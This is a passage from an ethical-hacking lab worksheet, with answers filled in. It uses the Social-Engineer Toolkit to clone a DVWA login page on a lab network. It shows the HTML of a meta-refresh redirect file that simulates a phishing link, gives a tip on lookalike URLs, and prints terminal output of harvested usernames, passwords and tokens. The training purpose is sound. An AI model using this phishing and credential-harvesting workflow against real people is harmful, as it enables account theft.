
***Note**: No prompt will be returned to you. This is because a listener is now active on port 80 on the Kali computer and all port 80 traffic will be redirected to this screen. Do not close the terminal window. Continue to Part 3.*

Part 3: Capturing and Viewing User Credentials

Step 1: Create the Social Engineering Exploit.


In a “real-life” exploit, at this point, a phishing exploit containing a link or QR code that sends the user to the fake website is created and sent. In this lab, an **html document** is created to direct the user to the fake webpage. This document simulates a distributed phishing URL. It could be distributed as a file attachment in phishing emails.

Open the Kali Linux Mousepad text editor using the **Applications** > **Favorites** > **Text Editor** choice from the menu. Enter the HTML code shown into the Mousepad document.



```
<html>

<head>

<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />

</head>

</html>
```

Select **File** > **Save** from the Mousepad menu. Name the document **Great_link.html** and save it in the **/home/kali/Desktop** Folder. The icon appears on the Kali desktop.



Name: Great_link.html

Encoding: Default (UTF-8)


Close the Mousepad application.

Step 2: Capture User Credentials.

The purpose of the cloned website is to present a web page that looks identical to the one that the user is expecting. A good hacker would create a fake URL that would be very similar to the actual URL, so that unless the user inspects the URL very closely, it would go unnoticed.


a. Double-click the desktop icon for the **Great_link.html** page. The DVWA login page that you viewed in **Part 2, Step 2a** should appear in a browser window.

What URL appears on the browser now? http://10.6.6.1/ Is it the same as the URL you recorded in Part 2, Step 2a? **NO**



Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.


Enter some information in the Username and Password fields and click **Login** to send the form.



What is the URL after you entered the information and clicked the Login button? **http://dvwa.vm/login.php** Is it the same as the URL you recorded in Part 2, Step 2a? **Yes**
What happened? **After the login attempt, the cloned web page redirected the browser to the real web site. However, the user has real credentials have been provided to the hacker's clone of the original website.**


Step 3: View the Captured Information.

a. Return to the terminal session that is running the SET application. Output from the login attempt should appear, similar to what is shown:


Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
Right Ctrl


```
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form
 fields are available. Regardless, this captures all POSTs on a
website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [13/Jan/2026 12:04:40] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [13/Jan/2026 12:04:40] "GET /favicon.ico HTTP/1.1"
404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=some.user@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=Pa55w0rdd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=d24633d075f0297de4500e
38a94ba482
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.6.6.1 - - [13/Jan/2026 12:07:33] "POST /index.html HTTP/1.1"
302 -
```

To save the report in XML format to use in other penetration testing applications, enter **CTRL-C**. The report file name and path are returned. Select the path and filename and right-click to copy the selection. The filenames that are created contain the date and time the file was created in this format:


Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
Right Ctrl

```
[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form
 fields are available. Regardless, this captures all POSTs on a
website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [13/Jan/2026 12:04:40] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [13/Jan/2026 12:04:40] "GET /favicon.ico HTTP/1.1"
404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=some.user@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=Pa55w0rdd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=d24633d075f0297de4500e
38a94ba482
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.6.6.1 - - [13/Jan/2026 12:07:33] "POST /index.html HTTP/1.1"
302 -
^C[*] File in XML format exported to /root/.set/reports/2026-01-13 12:16:31.742919.xml for your reading pleasure...

      Press <return> to continue
```

